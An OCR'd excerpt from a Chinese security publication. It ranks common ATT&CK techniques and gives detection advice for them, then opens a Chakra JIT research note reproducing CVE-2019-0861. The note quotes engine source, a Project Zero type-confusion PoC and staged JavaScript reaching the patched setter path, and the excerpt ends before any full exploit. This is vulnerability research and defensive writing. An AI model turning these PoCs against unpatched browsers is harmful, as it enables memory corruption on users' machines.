
本文将通过对比 Mitre ATT&CK 的 Top 20 攻击技术及 Red Canary 基于 ATT&CK 的 Top 20 攻击技术，确定了攻击者最常用的七项 ATT&CK 技术，并对其进行了详细分析。

6.1 Mitre 公司 VS Red Canary Top 20 攻击技术

Mitre ATT&CK 通过整合、分析 400 多份公开的威胁情报报告，将技术报告中的内容与 ATT&CK 技术进行了映射，MITRE ATT&CK 整理得出的 Top 20 攻击技术为：

1. 标准应用层协议	11. 凭据转储
2. 远程文件拷贝	12. 屏幕捕获
3. 系统信息发现	13. 输入捕获
4. 命令行界面	14. 系统所有者/用户发现
5. 文件和目录发现	15. 脚本执行
6. 注册表 Run Key/启动文件夹	16. 常用端口
7. 混淆文件或信息	17. 标准加密协议
8. 文件删除	18. PowerShell
9. 进程发现	19. 伪装
10. 系统网络配置发现	20. 新服务


Red Canary 通过对过去五年里，其客户环境中发生的一万多起恶意事件进行分析，得出了威胁事件利用每种 ATT&CK 技术的频率，如下图所示：



从图中我们看到，Red Canary 分析得出的 Top 20 攻击技术为：

1. PowerShell	11. 禁用安全工具
2. 脚本执行	12. 命令行界面
3. Regsvr32	13. 账户发现
4. 连接代理	14. 辅助功能
5. 鱼叉式钓鱼附件	15. 计划任务
6. 伪装	16. WMI
7. 凭据转储	17. 进程注入
8. 注册表 Run Key/启动文件夹	18. 混淆文件或信息
9. Rundll32	19. Windows Admin 分享
10. 服务执行	20. 票据传递

对 Mitre ATT&CK 和 Red Canary 分别整理得出的 Top 20 技术进行对比分析，我们可以发现有 7 项技术是重合的，分别为 PowerShell、脚本执行、命令行界面、注册表 Run Key/ 启动文件夹、伪装、混淆文件或信息、凭据转储。或许，这应该是防御者建立防御方案的着手点。



下表展示了这七项技术在 Red Canary 和 Mitre ATT&CK Top 20 攻击技术中的排名次序和出现次数。

技术	Red Canary 排名	MITRE 排名	Red Canary 出现次数	MITRE 出现次数
T1086 PowerShell	1	18	1,774	46
T1064 脚本执行	2	15	794	53
T1059 命令行界面	12	4	294	112
T1060 注册表 Run Keys / 启动文件夹	8	6	377	93
T1036 伪装	6	19	419	45
T1027 混淆文件或信息	18	7	120	88
T1003 凭据转储	7	11	405	61

希望读者能够通过上表中的数据，进一步了解攻击者对这七种技术的使用频率和在攻击者中的流行程度。下面，我们详细分析这七种技术。

6.2 攻击者最常用的 TOP7 攻击技术

1. “Powershell” 备受攻击者青睐

PowerShell 是 Windows 操作系统中包含的功能强大的交互式命令行界面和脚本环境。攻击者可以使用 PowerShell 执行许多操作，包括发现信息和执行代码，例如，用于运行可执行文件的 Start-Process cmdlet 和在本地或在远程计算机上运行命令的 Invoke-Command cmdlet。

默认情况下，PowerShell 基本上已包含在每个 Windows 操作系统中，提供了对 Windows API 的完全访问权限，包括数百个供开发人员和系统管理员使用的功能，但同样也遭到攻击者的大肆利用。像许多核心平台实用程序一样，PowerShell 库很容易获得，因此也很容易实现，能够暴露任意进程中的完整 PowerShell 功能。

那么该如何进行检测呢？进程监控是最普遍有效的技术。进程监控可以让防御者确定在其环境中使用 PowerShell 的基准。进程命令行监控则更有效，可以洞悉哪些 PowerShell 实例试图通过编码命令传递有效负载并以其他方式混淆其最初意图。除了 PowerShell 脚本的默认主机之外，脚本还可以在加载 PowerShell 框架库的其他进程中执行。要查看该行为，观察模块负载以及进行分析以提供其他上下文，从而为检测提供支持。

2. “脚本执行” 不容忽视

攻击者可能会使用脚本来帮助进行操作并执行其他本来应该是手动进行的多项操作。脚本执行对于加快操作任务，减少访问关键资源所需的时间很有用。通过直接在 API 级别与操作系统交互，而无需调用其他程序，某些脚本语言可以用于绕过过程监视机制。Windows 的常用脚本语言包括 VBScript 和 PowerShell，但也可以采用命令行批处理脚本的形式。

安全工具和人工分析的快速发展让攻击者很难使用公开的攻击载荷或者直接从磁盘获取相关载荷。因此，攻击者需要找到替代方法来执行有效载荷并执行其他恶意活动，这是脚本相关技术日益流行的主要原因。此外，该技术利用的运行时环境、库和可执行文件是每个现代计算平台的核心组件，不能轻易禁用，并且没有始终对其进行密切监视。

在 Windows 上，Windows 脚本宿主（WSH）最简单的检测用例是基于 process ancestry 的。这包括监视从 shells 命令（cmd.exe、powershell.exe）、Office 应用程序、Web 浏览器和 Web 服务处理程序中生成的 wscript.exe 或 cscript.exe。还建议监视从非标准位置执行的脚本，例如用户可写路径，包括 appdatalocal*、其他类似路径以及临时目录。

此外，监视进程元数据、进程命令行和文件修改都是非常重要的策略。检测与托管脚本相关的二进制文件的可疑模块加载（例如 vbscript.dll）的检测系统也是值得采取的策略。

当然最彻底的办法就是禁用 Windows 脚本宿主，也可以强制对脚本进行签名，以确保仅执行批准的脚本。诸如 AppLocker 之类的工具还提供了与脚本执行相关的其他约束。这些是预防策略，但也可用于检测之用，因为尝试执行未经授权的脚本应产生更高质量的报警信号。

3. ‘‘命令行界面’’ 也是黑客最爱

命令行界面提供了一种与计算机系统进行交互的方式，并且是许多类型的操作系统平台的共同功能。Windows 系统上的令行界面是 cmd，可用于执行许多任务，包括执行其他软件。命令行界面可以通过远程桌面应用程序、反弹 Shell 会话等在本地或远程进行交互。执行的命令以命令行界面进程的当前权限级别运行，除非该命令进行进程调用，更改执行权限（例如计划任务）。

命令行界面发展至今，已经有大量的成熟工具可以使用。此外，命令行界面是一个非常轻便的应用程序，打开时不会给硬件带来负担，因此打开起来更快。而且在基于 GUI 的应用程序上完成的所有任务，能够通过命令行界面更快地打开。

针对这类攻击，可以通过使用命令行参数正确记录进行执行情况来捕获命令行界面活动。通过深入了解攻击者时如何使用本地进程或自定义工具的，可以进一步了解攻击者的行为。这就需要做到以下两方面：（1）了解组织机构中应用程序的常见来源；（2）收集命令行和相关的检测数据.

4. ‘‘注册表 run key/启动文件夹’’ 是实现持久化的关键动作

在注册表的 “run keys’’ 或启动文件夹中添加一个条目，将会导致用户登录时，该程序会运行该条目。这些程序将在用户的上下文中执行，并具有与账户相同的权限级别。

注册表 run key 和启动文件夹历来都是各类攻击者实现持久化的重要目标。根据 Microsoft 文档，对注册表 run key 的支持至少可以追溯到 Windows95。有可靠记录表明，作为一种持久化机制，加之易于实施，该技术在一定程度上解释了其为何在攻击者中使用非常普遍。攻击者仅需要用户级别的权限，并具有写入注册表或将有效负载拖放到启动文件夹的功能。

虽然实现起来相对简单，但非常有效。随着时间的推移，该技术已经从引用可执行有效负载发展为加载动态库，并利用了其他技术（例如 regsvr32 和脚本执行）。针对该攻击技术，可以在持久化机制生命周期的三个不同点上有效地实现检测：安装时、休眠时以及触发时。

在安装时检测 run key 和启动文件夹项目需要监视特定注册表和文件系统路径的变更情况。可以通过平台文档或通过引用一些实用程序来报告是否存在这些配置来列举这些路径。此外，可能会成功检查任何已知与这些路径结合使用的文件类型，例如 LNK。要检测已安装且处于休眠状态的持久化，可以检查同一注册表和文件系统路径的内容中是否存在可疑条目。创建一个基准并定期监视是否有偏移基准的情况，以此来减少调查工作量。

当然，持久化永远不会单独发生，它始终是达到目的的手段。因此，监视预期某些变更会涉及哪些进程以及尚未观察到的进程之间的关系也是非常有效的。

5. ‘‘伪装’’ 是绕过防御的最佳办法

伪装是指为了逃避防御和观察而操纵或滥用合法或恶意的可执行文件的名称或位置的情况。攻击者利用伪装作为绕过防御技术的手段或欺骗手段。攻击者使用该技术通过使恶意可执行文件和软件看起来合法或预期来破坏机器和人工分析。伪装的实现范围很广，从简单地重命名可执行文件（从而让这些文件看起来更像是正常系统进程）到更复杂的方法（例如命令行欺骗）。伪装在攻击者中使用很普遍，因为它满足了绕过防御技术和人为分析的简单需求，并且相对容易实施。

检测伪装技术的一种策略是利用二进制元数据，例如在文件创建或签名时的原始文件名。例如，如果要查找 wscript.exe，则应查找具有该名称的二进制文件，也应查找具有原始文件名 WScript 的任何二进制文件。

虽然，可以检测名称或元数据为 wscript.exe 的任何二进制文件，但基于文件的签名、哈希或其他标识符并不可信。因此可对文件位置建立一个基准，对上述方法进行补充。如果我们了解给定二进制文件通过哪个路径执行，则可以在其他任何地方看到该标志时，就可以触发报警。

6. ‘‘混淆文件或信息’’ 可逃避基于签名的检测系统

攻击者可能会试图通过加密、编码或其他方式混淆系统上或传输中的可执行文件或文件内容，从而使其难以发现或分析。这是一种可以跨不同的平台和网络使用，以绕过防御的常见行为。

许多网络安全检测产品（防病毒软件、IDS 等）设计为基于恶意软件的签名运行。一旦发现了在野使用的特定恶意软件变体，便会提取出该恶意软件的独特功能，并用于在未来感染中对其进行检测和识别。将通过网络边界或下载到主机的每条数据与这些签名进行比较。如果找到匹配项，则将采取措施（删除、隔离、警报等）。

混淆的目的是绕过这些基于签名的检测系统，并增加对恶意软件样本进行取证分析的难度。如果以某种方式混淆了签名所基于的数据或代码，则检测引擎在寻找纯文本签名时就无法找到匹配项。

存在许多混淆算法，例如压缩、编码、加密、隐写等等。恶意软件使用者可以隐藏各种不同类型的文件和数据。例如，恶意软件可能被设计为使用混淆来隐藏其恶意代码。或者，恶意软件变体可能会对其配置文件进行加密，从而使恶意软件分析师更难于理解其功能。

想要检测混淆文件或者信息，除非在混淆过程留下了可以检测到的独特伪像，否则很难检测文件混淆。如果无法检测，则可以去检测执行混淆文件的恶意活动（例如，用于在文件系统上写入、读取或修改文件的方法）。标记并分析包含混淆指示符和已知可疑语法（例如未解释的转义字符，如”’^”’和”””‘’’）的命令。反混淆工具可以用来检测文件/有效载荷中的这些指标。

360企业安全

AISA 全流量入侵感知系统

发现黑客入侵和员工违规行为 溯源实锤攻击

综合运用攻击模型智能识别、专家规则判定和行为分析技术，
为企业用户提供一份高检出、易运营、可追溯的网络入侵检测解决方案。

产品咨询与试用：security@360.cn

漏洞分析

随着代码审计和扫描器的发展，简单的漏洞很快将被一扫而空，而之后的漏洞挖掘必然对关于漏洞的理解和分析能力有着不小的要求。更详尽的分析，更好的思路可以使得漏洞挖掘之路走在更正确的方向上，漏洞挖掘工作也会事半功倍。


Chakra 漏洞调试笔记 5——CVE-2019-0861 复现

作者：elli0tn0phacker

来源：https://www.anquanke.com/post/id/190533

在《Chakra 漏洞调试笔记》1~4 中，笔者从 ImplicitCall，OpCode Side Effect，MissingValue 和 Array OOB 几个方向分别介绍了 Chakra JIT 引擎的几个常见攻击面。从近几个月 Google Project Zero 的 bug 列表中可以看到不再有新的 Chakra 漏洞 PoC 更新，猜测可能是因为微软将在新版的 Edge 浏览器中使用 Chromium 内核，Google Project Zero 的挖洞重点不再是 Chakra。因此从这篇笔记开始，笔者将尝试对今年 Chakra 的一些漏洞补丁进行分析，尝试根据补丁复现 PoC。这篇笔记选择分析的漏洞是 CVE-2019-0861。

7.1 0x0 Patch Analysis



这里的补丁比较简单，只有一行，即在函数 JavascriptOperators::CallSetter 回调返回前加入了语句：threadContext->AddImplicitCallFlags(ImplicitCall_Accessor);

根据笔记 1 的介绍，ImplicitCallFlags 是用来同步 Interpreter 和 JIT 状态的标识符，这里加入 ImplicitCallFlags 说明存在 JIT 中存在需要 Bailout 到 Interpreter 的情况。

补丁中给出了修补的注释，大概意思是如果需要将变量存储的值向前传播，就需要 Bailout，不能依赖于 getter/setter 来生成 LdFld 需要的值。这里理解起来比较晦涩，大概可以猜到的信息是 getter/setter 操作错误导致 JIT 里对变量值判断错误。

7.2 0x1 From Patch to PoC

通过 Patch 复现 PoC，笔者的思路是首先寻找可以走到 Patch 点的 js 代码。然后根据猜测的漏洞点通过修改 js 代码构造触发漏洞的 PoC。

首先通过源码查找寻找函数 JavascriptOperators::CallSetter 可能的调用栈，这里找到一个可能的调用栈如下：

JavascriptOperators::OP_SetProperty

JavascriptOperators::SetProperty

JavascriptOperators::SetProperty_Internal

JavascriptOperators::SetAccessorOrNonWritableProperty

JavascriptOperators::CallSetter

根据函数 JavascriptOperators::OP_SetProperty，猜测这里可以触发漏洞点函数应该是一个对象属性的 Set 操作。

根据函数 JavascriptOperators::SetAccessorOrNonWritableProperty 的实现：

```
2510        bool JavascriptOperators::SetAccessorOrNonWritableProperty(
2511            Var receiver,
2512            RecyclableObject* object,
2513            PropertyId propertyId,
2514            Var newValue,
2515            PropertyValueInfo * info,
2516            ScriptContext* requestContext,
2517            PropertyOperationFlags propertyOperationFlags,
2518            bool isRoot,
2519            bool allowUndecInConsoleScope,
2520            BOOL *result)
2521        {
2522            *result = FALSE;
2523            Var setterValueOrProxy = nullptr;
2524            DescriptorFlags flags = None;
2525            if ((isRoot && JavascriptOperators::CheckPrototypesForAccessorOrNonWritableRootProperty(object, propertyId, &setterValueOrProxy, &flags, info, requestContext)) ||
2526                (!isRoot && JavascriptOperators::CheckPrototypesForAccessorOrNonWritableProperty(object, propertyId, &setterValueOrProxy, &flags, info, requestContext)))
2527            {
2528                if ((flags & Accessor) == Accessor)
2529                {
2530                    if (JavascriptError::ThrowIfStrictModeUndefinedSetter(propertyOperationFlags, setterValueOrProxy, requestContext) ||
2531                        JavascriptError::ThrowIfNotExtensibleUndefinedSetter(propertyOperationFlags, setterValueOrProxy, requestContext))
2532                    {
2533                        *result = TRUE;
2534                        return true;
2535                    }
2536                    if (setterValueOrProxy)
2537                    {
2538                        RecyclableObject* func = RecyclableObject::FromVar(setterValueOrProxy);
2539                        Assert(!info || info->GetFlags() == InlineCacheSetterFlag || info->GetPropertyIndex() == Constants::NoSlot);
2540
2541                        if (UnscopablesWrapperObject::Is(receiver))
2542                        {
2543                            receiver = (RecyclableObject::FromVar(receiver))->GetThisObjectOrUnWrap();
2544                        }
2545                        else if (!JavascriptOperators::IsUndefinedAccessor(setterValueOrProxy, requestContext))
2546                        {
2547                            CacheOperators::CachePropertyWrite(RecyclableObject::FromVar(receiver), isRoot, object->GetType(), propertyId, info, requestContext);
2548                        }
2549    #ifdef ENABLE_MUTATION_BREAKPOINT
2550                        if (MutationBreakpoint::IsFeatureEnabled(requestContext))
2551                        {
2552                            MutationBreakpoint::HandleSetProperty(requestContext, object, propertyId, newValue);
2553                        }
2554    #endif
2555                        JavascriptOperators::CallSetter(func, receiver, newValue, requestContext);
2556                    }
```

猜测到对象的属性需要有构造器（Accessor）才可以走到漏洞点。由 Project Zero 如下 case 启发：

Issue 1576: Microsoft Edge: Chakra: DictionaryPropertyDescriptor::CopyFrom doesn't copy all fields
Reported by lokihardt@google.com on Thu, May 17, 2018, 9:24 AM GMT+8 Project Member

Here's the method.

```
  template <typename TPropertyIndex>
  template <typename TPropertyIndexFrom>
  void DictionaryPropertyDescriptor<TPropertyIndex>::CopyFrom(DictionaryPropertyDescriptor<TPropertyIndexFrom>& descriptor)
  {
      this->Attributes = descriptor.Attributes;
      this->Data = (descriptor.Data == DictionaryPropertyDescriptor<TPropertyIndexFrom>::NoSlots) ? NoSlots : descriptor.Data;
      this->Getter = (descriptor.Getter == DictionaryPropertyDescriptor<TPropertyIndexFrom>::NoSlots) ? NoSlots : descriptor.Getter;
      this->Setter = (descriptor.Setter == DictionaryPropertyDescriptor<TPropertyIndexFrom>::NoSlots) ? NoSlots : descriptor.Setter;
      this->IsAccessor = descriptor.IsAccessor;

#if ENABLE_FIXED_FIELDS
      this->IsInitialized = descriptor.IsInitialized;
      this->IsFixed = descriptor.IsFixed;
      this->UsedAsFixed = descriptor.UsedAsFixed;
#endif
  }
```

Given its name, I think that the method is supposed to copy all the fields from another descriptor to "this". But it actually leaves some fields uncopied. The "IsShadowed" field is one of them which indicates that a Let or Const variable has been declared in the global object with the same name as the name of a property of the global object. This lack of copying the "IsShadowed" field can lead to type confusion like in the PoC or uninitialized pointer dereference.


PoC:

```
let x = 1;

this.x = 0x1234;  // IsShadowed

// Convert to BigDictionaryTypeHandler, CopyFrom will be used in the process.
for (let i = 0; i < 0x10000; i++) {
  this['a' + i] = 1;
}

// Set IsAccessor
this.__defineSetter__('x', () => {});

// Type confusion
this.x;
```

这里使用 __defineSetter__ 定义构造器，第一版 js 代码如下：

```
let obj = {};
obj.__defineSetter__('x', ()=>{});
obj.x = 1;
let tmp = obj.x;
```

在函数 JavascriptOperators::CallSetter 回调返回前下断点，当执行 obj.x = 1; 语句时，可以看到 c++ 代码成功走到了漏洞点：




由于 ImplicitCallFlags 是用来处理 JIT 中回调的 bailout 问题，因此我们还需要将第一版 js 代码修改为可以触发 JIT 的代码，在 JIT 调用栈中走到漏洞点。修改第二版 js 代码如下（ch.exe 运行参数 -mic:1 -off:simplejit -bgjit-）：

```
function opt(obj){
    obj.x = 1;
    var tmp = obj.x;
    return tmp;
}

let obj = {};
let ret = opt(obj);
print(ret);

obj.__defineSetter__('x', ()=>{});
ret = opt(obj);
print(ret);

```

这里我们通过接受 obj.x 的值作为 JIT 的返回值，检查 JIT 对 obj.x 值判断是否正确。

再次运行 PoC 代码，函数 opt 触发 JIT，并成功走到漏洞点：



两次 print 的输出分别为 1 和 undefined，符合预期。

有了可以走到漏洞点的 js 代码，接下来就需要分析如何通过修改 js 代码构造触发漏洞的 PoC 了。

